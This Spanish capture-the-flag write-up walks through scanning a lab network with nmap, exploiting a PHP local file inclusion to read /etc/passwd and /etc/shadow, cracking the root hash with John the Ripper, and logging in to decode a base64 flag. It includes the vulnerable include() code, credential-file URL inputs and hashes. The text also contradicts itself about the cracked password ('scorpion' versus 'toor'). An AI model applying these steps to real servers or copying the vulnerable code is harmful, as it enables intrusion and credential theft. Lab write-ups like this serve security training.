
```
# nano /etc/network/interfaces
```

Esta es la ruta en la que se almacena las configuraciones o preferencias de las interfaces de red.



```
root@Pignoise: ~  
Archivo  Editar  Ver  Buscar  Terminal  Ayuda  
root@Pignoise:~# nano /etc/network/interfaces
```

Modificaremos las propiedades y nos deberá quedar de la siguiente forma:



```
root@Pignoise: ~  
Archivo  Editar  Ver  Buscar  Terminal  Ayuda  
GNU nano 4.3 /etc/network/interfaces  
This file describes the network interfaces available on your system  
# and how to activate them. For more information, see interfaces(5).  
  
source /etc/network/interfaces.d/*  
  
# The loopback network interface  
auto lo  
iface lo inet loopback  
auto eth0  
iface eth0 inet static  
    address 192.168.0.19  
    netmask 255.255.255.0  
  
^G Ver ayuda ^O Guardar ^W Buscar ^K Cortar txt ^J Justificar  
^X Salir ^R Leer fich. ^\ Reemplazar ^U Pegar txt ^T Ortografía
```

Guardaremos y saldremos del archivo para ello presionamos las combinaciones de teclas Ctrl+O para guardar los cambios y Ctrl+X para salir.

Ahora tenemos que aplicar la configuración para ello introducimos los siguientes comandos:

```
# ifdown eth0 Hará que se apague la interfaz de red
```

```
# ifup eth0 Y este encenderá la interfaz de red
```

Y para asegurarnos de que los cambios se han realizado con éxito introduciremos el comando ifconfig y haremos un ping a nuestra propia máquina para comprobar el correcto funcionamiento de la tarjeta de red.

```
root@Pignoise: ~
Archivo  Editar  Ver  Buscar  Terminal  Ayuda
root@Pignoise:~# ifdown eth0
RTNETLINK answers: Cannot assign requested address
root@Pignoise:~# ifup eth0
root@Pignoise:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
    inet 192.168.0.19  netmask 255.255.255.0  broadcast 192.168.0.255
    inet6 fe80::a00:27ff:fe29:6528  prefixlen 64  scopeid 0x20<link>
    ether 08:00:27:29:65:28  txqueuelen 1000  (Ethernet)
    RX packets 76  bytes 5575 (5.4 KiB)
    RX errors 0  dropped 0  overruns 0  frame 0
    TX packets 84  bytes 6643 (6.4 KiB)
    TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
    inet 127.0.0.1  netmask 255.0.0.0
    inet6 ::1  prefixlen 128  scopeid 0x10<host>
    loop txqueuelen 1000  (Local Loopback)
    RX packets 20  bytes 1196 (1.1 KiB)
    RX errors 0  dropped 0  overruns 0  frame 0
    TX packets 20  bytes 1196 (1.1 KiB)
    TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0

root@Pignoise:~# ping 192.168.0.19
PING 192.168.0.19 (192.168.0.19) 56(84) bytes of data.
64 bytes from 192.168.0.19: icmp_seq=1 ttl=64 time=0.047 ms
64 bytes from 192.168.0.19: icmp_seq=2 ttl=64 time=0.060 ms
^C
--- 192.168.0.19 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1004ms
rtt min/avg/max/mdev = 0.047/0.053/0.060/0.006 ms
```

Y para finalizar las comprobaciones haremos un ping al servidor

```
root@Pignoise: ~
Archivo  Editar  Ver  Buscar  Terminal  Ayuda
root@Pignoise:~# ping 192.168.0.254
PING 192.168.0.254 (192.168.0.254) 56(84) bytes of data.
64 bytes from 192.168.0.254: icmp_seq=1 ttl=64 time=0.870 ms
64 bytes from 192.168.0.254: icmp_seq=2 ttl=64 time=0.513 ms
64 bytes from 192.168.0.254: icmp_seq=3 ttl=64 time=0.575 ms
^C
--- 192.168.0.254 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2012ms
rtt min/avg/max/mdev = 0.513/0.652/0.870/0.155 ms
```

Ahora que comprobamos que están en la misma red y poseen comunicación, comprobamos los puertos con nmap -P.

Este comando sirve para la búsqueda de hosts y puertos en una red y con el atributo "-P" desactivamos la traza de paquetes.

```
root@Pignoise: ~
Archivo  Editar  Ver  Buscar  Terminal  Ayuda
root@Pignoise:~# nmap -P 192.168.0.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2020-03-14 18:56 CET
Nmap scan report for 192.168.0.254
Host is up (0.00026s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
MAC Address: 08:00:27:D4:AD:38 (Oracle VirtualBox virtual NIC)


Nmap scan report for 192.168.0.19
Host is up (0.00015s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE
111/tcp   open  rpcbind

Nmap done: 256 IP addresses (2 hosts up) scanned in 32.84 seconds
root@Pignoise:~#
```


Al interpretar los resultados obtenidos observamos que el servidor tiene ejecutando dos procesos. Cada proceso está utilizando un puerto.

Al tener el puerto 80 activo y ser un servidor puede haber la posibilidad de que podamos acceder a través de un navegador. Así que desde Kali abrimos un navegador e introducimos la dirección del servidor, 192.168.0.254.


Nos dirige a la siguiente página la cual tiene relación con el trozo de código php que nos habían proporcionado.



Si seleccionamos la carpeta coronavirus/ observamos el siguiente archivo php y le seleccionamos.



Nos aparece en blanco



Lo que nos hace pensar en que falta algo. Si observamos el trozo de código .php

```
<?php
$file = $_GET['file'];
if(isset($file))
{
include("$file");
}
else
{
include("index.php");
}
?>
```


Podemos concluir que el código quiere decir que si se introduce el archivo correcto te mostrará el contenido de este sino te devolverá index.php ósea la misma página en blanco que acabamos de observar. Relacionándolo con el servidor se pudiera tratar del archivo que contiene los usuarios y contraseñas de este.

En Linux los usuarios y contraseñas se encuentran en /etc/passwd. Sabiendo esto lo único que nos falta es saber cómo funciona el comando GET, este es utilizado en las páginas web para formularios. Su funcionamiento es muy simple, se puede modificar desde la misma URL

Modificaremos la URL de la siguiente forma:

192.168.0.254/coronavirus/coronavirus.php?file=/etc/passwd

Al hacer enter obtenemos dicho fichero.



```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin systemd-network:x:100:102:systemd Network Management,/,/run/systemd/netif:/usr/sbin/nologin systemd-resolve:x:101:103:systemd Resolver,/,/run/systemd/resolve:/usr/sbin/nologin syslog:x:102:106:/home/syslog:/usr/sbin/nologin messagebus:x:103:107:/nonexistent:/usr/sbin/nologin apt:x:104:65534:/nonexistent:/usr/sbin/nologin lxd:x:105:65534:/var/lib/lxd:/bin/false uidd:x:106:110:/run/uidd:/usr/sbin/nologin dnsmasq:x:107:65534:dnsmasq,/,/var/lib/misc:/usr/sbin/nologin landscape:x:108:112:/var/lib/landscape:/usr/sbin/nologin pollinate:x:109:1:/var/cache/pollinate:/bin/false sshd:x:110:65534:/run/ssh:/usr/sbin/nologin gabriel:x:1000:1000:gabriel:/home/gabriel:/bin/bash
```

Este fichero está formado de la siguiente forma:

usuario:contraseña:UUID:GID:descripcion:directorio:shell

Usuario: Nombre de usuario

Password: si usa shadow passwords aparecerá una x

UID: es el identificador numérico de usuario.

¡El cero simboliza que el usuario es root!


GID: Identificador numérico de grupo. Y si es root aparecerá un cero.

Descripción: descripción opcional de la cuenta.

Home: directorio principal del usuario

Shell o interprete de comando por defecto

Para obtener dichas contraseñas sin shadow nos dirigiremos a la ruta /etc/shadow. Haremos el mismo procedimiento que con /etc/passwd y obtendremos lo siguiente:



```
root:$6$PrzGHhXG$0ywiwK7l/S4T.0fnBrBoRRZg9n7h1xUi9sXonPU3IH3gbkPvkpgPnP5TIXNIA0ZQVp41mZPBd2MKXyEjDpIE41:18335:0:99999:7:::
daemon:*:18295:0:99999:7::: bin:*:18295:0:99999:7::: sys:*:18295:0:99999:7::: sync:*:18295:0:99999:7::: games:*:18295:0:99999:7:::
man:*:18295:0:99999:7::: lp:*:18295:0:99999:7::: mail:*:18295:0:99999:7::: news:*:18295:0:99999:7::: uucp:*:18295:0:99999:7:::
proxy:*:18295:0:99999:7::: www-data:*:18295:0:99999:7::: backup:*:18295:0:99999:7::: list:*:18295:0:99999:7::: irc:*:18295:0:99999:7:::
gnats:*:18295:0:99999:7::: nobody:*:18295:0:99999:7::: systemd-network:*:18295:0:99999:7::: systemd-resolve:*:18295:0:99999:7:::
syslog:*:18295:0:99999:7::: messagebus:*:18295:0:99999:7::: apt:*:18295:0:99999:7::: lxd:*:18295:0:99999:7::: uidd:*:18295:0:99999:7:::
dnsmasq:*:18295:0:99999:7::: landscape:*:18295:0:99999:7::: pollinate:*:18295:0:99999:7::: sshd:*:18334:0:99999:7:::
gabriel:$6$RU5KisZn$lsUe0X.Le6YRx6aIbfVP/unfRKxgTalB18yDTyGf/2lk0OGXa22JUugQyy9E/Dqdf3GETKrIVvTv80VERs1G8/18335:0:99999:7:::
```

En los sistemas operativos modernos de Linux suelen cifrar en \$6\$ lo que quiere decir que se trata de un cifrado de SHA-512 y por lo tanto posee 86 caracteres. Además, posteriormente se añaden los bits salt que son datos al azar lo que hace más difícil los ataques por diccionario y fuerza bruta.

Para poder saber las contraseñas utilizaremos la herramienta John The Ripper. Para esto he utilizado Kali versión 2020.1, abrimos un terminal en el que introducimos los siguientes comandos:

```
# wget http://www.openwall.com/john/j/john-1.8.0.tar.gz Descargamos el archivo comprimido
```

```
# tar -xvzf john-1.8.0.tar.gz Descomprimos el paquete
```

```
#john -test Para comprobar la instalación
```


Ahora ya tenemos lista la herramienta y podemos proceder al ataque de fuerza bruta con los siguientes comandos:

En ese archivo .txt he copiado el resultado de /etc/shadow

```
# john -w=password.lst contraseñas.txt
```

```
# john -format=crypt contraseñas.txt
```

```
# john -show contraseñas.txt
```



```
martha@Marea: ~  
Archivo Acciones Editar Vista Ayuda  
root@Marea:/home/martha/Escritorio# cd /home/martha/john-1.8.0/run  
root@Marea:/home/martha/john-1.8.0/run# john -w=password.lst contraseñas.txt  
Using default input encoding: UTF-8  
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])  
Cost 1 (iteration count) is 5000 for all loaded hashes  
Press 'q' or Ctrl-C to abort, almost any other key for status  
scorpion (root)  
1g 0:00:00:01 DONE (2020-03-15 21:20) 0.5076g/s 909.6p/s 909.6c/s 909.6C/s p  
artner..snapper  
Use the "--show" option to display all of the cracked passwords reliably  
Session completed  
root@Marea:/home/martha/john-1.8.0/run# john --format=crypt contraseñas.txt  
Using default input encoding: UTF-8  
Loaded 1 password hash (crypt, generic crypt(3) [?/64])  
No password hashes left to crack (see FAQ)  
root@Marea:/home/martha/john-1.8.0/run# john --show contraseñas.txt  
root:scorpion:18335:0:99999:7::: daemon*:18295:0:99999:7::: bin*:18295:0:9  
9999:7::: sys*:18295:0:99999:7::: sync*:18295:0:99999:7::: games*:18295:0  
:99999:7::: man*:18295:0:99999:7::: lp*:18295:0:99999:7::: mail*:18295:0  
99999:7::: news*:18295:0:99999:7::: uucp*:18295:0:99999:7::: proxy*:18295  
:0:99999:7::: www-data*:18295:0:99999:7::: backup*:18295:0:99999:7::: list  
*:18295:0:99999:7::: irc*:18295:0:99999:7::: gnats*:18295:0:99999:7::: no  
body*:18295:0:99999:7::: systemd-network*:18295:0:99999:7::: systemd-resol  
ve*:18295:0:99999:7::: syslog*:18295:0:99999:7::: messagebus*:18295:0:999  
99:7::: _apt*:18295:0:99999:7::: lxd*:18295:0:99999:7::: uidd*:18295:0:9  
9999:7::: dnsmasq*:18295:0:99999:7::: landscape*:18295:0:99999:7::: pollin  
ate*:18295:0:99999:7::: sshd*:18334:0:99999:7::: gabriel:$6$RU5KiSzn$lsUe0  
X.L6YRx6aIbfVP/unfRKxgTalb18yDTyGf/2lk00GXa22JUgQyy9E/Dqdf3GETKrIVvTv80VEr  
S1G8/:18335:0:99999:7:::
```


Vamos a comprobar si es cierto que el usuario es "root" y su contraseña es "toor"

```
Ubuntu 18.04.4 LTS sion tty1
sion login: [ 51.955264] cloud-init[1345]: Cloud-init v. 19.4-33-gbb4131a2-0ubuntu1~18.04.1 running
g 'modules:config' at Sat, 14 Mar 2020 22:23:21 +0000. Up 51.64 seconds.
[ 53.173240] cloud-init[1381]: Cloud-init v. 19.4-33-gbb4131a2-0ubuntu1~18.04.1 running 'modules:f
inal' at Sat, 14 Mar 2020 22:23:22 +0000. Up 52.90 seconds.
[ 53.173701] cloud-init[1381]: Cloud-init v. 19.4-33-gbb4131a2-0ubuntu1~18.04.1 finished at Sat, 1
4 Mar 2020 22:23:22 +0000. DataSource DataSourceNoCloud [seed=/var/lib/cloud/seed/nocloud-net][dsmod
e=net]. Up 53.15 seconds

Ubuntu 18.04.4 LTS sion tty1
sion login: root
Password:
Last login: Sat Mar 14 15:04:05 UTC 2020 on tty1
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 4.15.0-88-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Sun Mar 15 00:57:30 UTC 2020

System load:  0.08               Processes:            101
Usage of /:   41.2% of 9.78GB    Users logged in:     0
Memory usage: 16%               IP address for enp0s3: 192.168.0.254
Swap usage:   0%

Pueden actualizarse 14 paquetes.
0 actualizaciones son de seguridad.

root@sion:~#
```

Las credenciales son correctas. Con acceso al servidor vamos a por el último objetivo de este reto encontrar y saber el contenido de flag.txt.

Introducimos el siguiente comando ls -a para poder ver todos los archivos hasta los ocultos.


```
root@sion:~# ls -a /
.      boot  flag.txt  lib      mnt  run  swap.img  var
..     cdrom  home     lib64    opt /sbin  sys      vmlinuz
.bash_history dev  initrd.img lost+found proc  snap  tmp      vmlinuz.old
bin    etc   initrd.img.old media    root  srv   usr
```

Y ahí está por lo que vamos a ver su contenido con el comando cat /flag.txt

```
root@sion:~# cat /flag.txt
UmlzYVNvY2Fycm9uYQo=
```

Su contenido como preveíamos esta codificado por lo que tendremos que investigar con que método se ha codificado.

Hay una pista muy importante que es el igual del final, este carácter nos reduce los métodos de codificación. Tras investigar podemos suponer que el método sea Base 64, por lo que nos vamos a ir a nuestro navegador y con la ayuda de base64decode.org introducimos el texto y seleccionamos la opción "Descodificar"



← → ↻ 🔒 base64decode.org

Decodificar desde formato Base64

Simplemente ingrese sus datos y luego presione el botón de decodificación.

UmlzYVNvY2Fycm9uYQo

Para binarios codificados (como imágenes, documentos, etc.) use el formulario de carga de archivos un poco más abajo en esta página.

DETECCIÓN AUTO ▾ Conjunto de caracteres de origen.

☐ Decodifica cada línea por separado (útil para múltiples entradas).

☒ Modo en vivo
apagado Decodifica en tiempo real cuando escribe o pega (solo admite el juego de caracteres UTF-8).

< DESCODIFICAR > Decodifica tus datos en el área de texto a continuación.

RisaSocarrona

El contenido del archivo flag.txt es RisaSocarrona.

Con esto finalizamos el reto con éxito.

PRUEBAS COMPLEMENTARIAS

NCRACK

